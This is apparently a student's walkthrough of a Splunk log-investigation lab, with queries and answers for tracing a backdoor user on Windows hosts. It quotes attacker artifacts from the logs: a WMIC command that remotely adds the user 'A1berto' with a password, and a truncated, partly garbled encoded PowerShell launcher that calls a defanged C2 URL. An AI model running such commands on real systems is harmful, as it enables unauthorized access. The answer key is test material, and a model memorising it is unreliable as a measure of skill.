Investigating with Splunk

February 15, 2023 9:08 PM

- Task 1: Investigating with Splunk

SOC Analyst **Johny** has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

▶ Start Machine

- To learn more about Splunk and how to investigate the logs, look at the rooms splunk101 and splunk201.

Room Machine

Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP **Machine IP:** `10.10.179.34`. You can visit this IP from the VPN or the Attackbox. The machine will take up to 3-5 minutes to start. All the required logs are ingested in the index **main.**

How many events were collected and Ingested in the index **main**?

- 12256

```
1 index=main
```

✓ **12,256 events** (before 7/5/24 12:49:11.000 AM) No Event Sampling

On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

- Answer format: *******

Question Hint

Narrow down based on Event ID

- EventID 4720 is used for user creation according to windows User Access Managment.

```
1 index=main EventID="4720"
```

✓ **1 event** (before 7/5/24 2:26:28.00(

```
Message: A user account was created.

Subject:
        Security ID:            S-1-5-21-4020993649-1037605423-417876593-1104
        Account Name:           James
        Account Domain:         Cybertees
        Logon ID:               0x551686

New Account:
        Security ID:            S-1-5-21-1969843730-2406867588-1543852148-1000
        Account Name:           A1berto
        Account Domain:         WORKSTATION6

Attributes:
        SAM Account Name:       A1berto
        Display Name:           <value not set>
```

On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?

- A1berto

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

- Answer format: **********

- Left pane > category > registry object added or deleted

```
1 index=main Category="Registry object added or deleted (rule: RegistryEvent)" A1berto
```

✓ **2 events** (before 7/5/24 2:33:40.000 AM) No Event Sampling

- We used the word A1berto in search query to narrow down our search as this new user was of course related to any registry modification.

```
   Message: Registry object added or deleted:
RuleName: -
EventType: CreateKey
UtcTime: 2022-02-14 12:06:02.420
ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400}
ProcessId: 740
Image: C:\windows\system32\lsass.exe
TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto
   Opcode: Info
```

On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

Examine the logs and identify the user that the adversary was trying to impersonate.

Answer format: *******

User

4 Values, 0.971% of events

Reports

Top values Top values by time

Events with this field

Values

NT AUTHORITY\SYSTEM
Cybertees\Alberto
NT AUTHORITY\NETWORK SERVICE
Cybertees\James

- Trying to impersonate user Alberto in Cybertees domain.

Examine the logs and identify the user that the adversary was trying to impersonate.

Alberto

What is the command used to add a backdoor user from a remote computer?


Answer format: *:****************.**** /****:********** ******* *

- We can add the word net user to find all events related to this new user but we can't narrow down our search. We also used the Alberto user but couldn't find any command that created a user.

```
1  index=main User="Cybertees\\James"
```

✓ **5 events** (before 7/5/24 2:46:42.000 AM)

- Attacker compromised the user James and impersonated the Alberto to elevate privilege.





What is the command used to add a backdoor user from a remote computer?

C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add A1berto paw0rd1

How many times was the login attempt from the backdoor user observed during the investigation?

0





- There is not a single log in activity or category.

What is the name of the infected host on which suspicious Powershell commands were executed?

- James.browne

-
```
index=main powershell
```
✓ **198 events** (before 7/5/24 2

-

i	Time	Event
>	5/11/22 10:32:19.000 PM	{ [-] @version: 1 Category: Pipeline Execution Details Channel: Windows PowerShell EventID: 800 EventReceivedTime: 2022-02-14 08:06:49 EventTime: 2022-02-14 08:06:48 EventType: INFO ExecutionProcessID: 0 Hostname: James.browne Keywords: 36028797018963970 Message: Pipeline execution details for command line:

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

- Answer format: **

- Event ID 4103 is used in windows when powershell logging is enabled.

-
```
index=main EventID=4103
```
✓ **79 events** (before 7/5/24 3:38:34.000 AM)

PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?

- 79

An encoded Powershell script from the infected host initiated a web request. What is the full URL?

- Answer format: *****://****.****.*****.*/*******.****

- **Question Hint**


Defang the URL, Cyberchef can help with this.


-
```
index=main powershell
```

-

{"EventID":800,"RecordNumber":3993,"SourceName":"PowerShell","EventTime":"2022-02-14 08:06:48","SourceModuleName":"eventlog","host":"cybertees.net","SeverityValue":2,"ExecutionProcessID":0,"Category":"Pipeline Execution Detai
ls","Message":"Pipeline execution details for command line: $taskURI = $script:TaskURIs | Get-Random\n .\r\n\r\nContext Information:\r\n\tDetailSequence=1\r\n\tDetailTotal=1\r\n\r\n\tSequenceN
umber=747\r\n\r\n\tUserId=Cybertees\\James\r\n\tHostName=ConsoleHost\r\n\tHostVersion=5.1.18362.752\r\n\tHostId=0f79c464-4587-4a42-a825-a097ze939164\r\n\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powersh
ell.exe -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBiAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AQQBKAE8AUgAgACAOAAwAApAHsAJAAxADEAQgBEADgAPQBbAHIAZQBGAF8ALgBBAFMAcwBlAE8AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTA
HkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAGEAYQBOAGkAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBJAGUAYABsAGQAIgAoACcAVwBhAGMAaABlAGQARwBvAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOAG
UAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkAUgAoAC0AUwBsAEEAMQA4AEUAMQA5ACQAMQAxACIARAA4AC4ARwBlAHQAVgEhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEwAZwBpAG4AZwAnAFAAPQAwADsAJABhADEADABiADEAWwAnAFMAYwByAGkA
cABQAEIAJwArACcAbABvAGMAawBMAGIAZwBnACcAXQBbACcAQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgBZAG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAFAQPQAwAHBAJAB2AEEATAA9AFsAQwBvAEwAbAB1AGMAdABpAE8AIgBQAHkA
wAuAEQASQBjAFQAaQBPAG4AQQBSAFkAWwBTAHQAcgBIAE4ARwAsAFMAeQBzAFQARQBtAC4ATwBCAEoARQBjAHQAXQBdADoAQgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbAB1AFMAYwByAGkAcABBAEIAJwArACcAbABvAGMAawBMAGIAZwBnAGkAbgBnACcALAAwACkAOw
AkAFYAQQBMAC4AQQBkAGQAKAAnAEUAbgBhAGIAbAB1AFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQBBAGkAbwBuAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAYQAxADgAZQAxAFsAJwBIAEsAQBZAF8ATABPAEMAQQBMAF8ATQBBAEMASABJAE4ARQBcAFMAbwBnAHQAdwBlHAIAZQBcAFAAbwBsAGkAYwBpAGUAcwBcAFAAbwB1AGUAcgBTAGEAZQBsAGwAXABTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAkAFYAQQBsAEUAbgBhAGIAbAB1AFMAYwByAGkAcABCAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQBbAEUAbgBhAGIAbAB1AFMAYwByAGkAcABC

- 

- 

- 

- An encoded Powershell script from the infected host initiated a web request. What is the full URL?

hxxp[://]10[.]10[.]10[.]5/news[.]php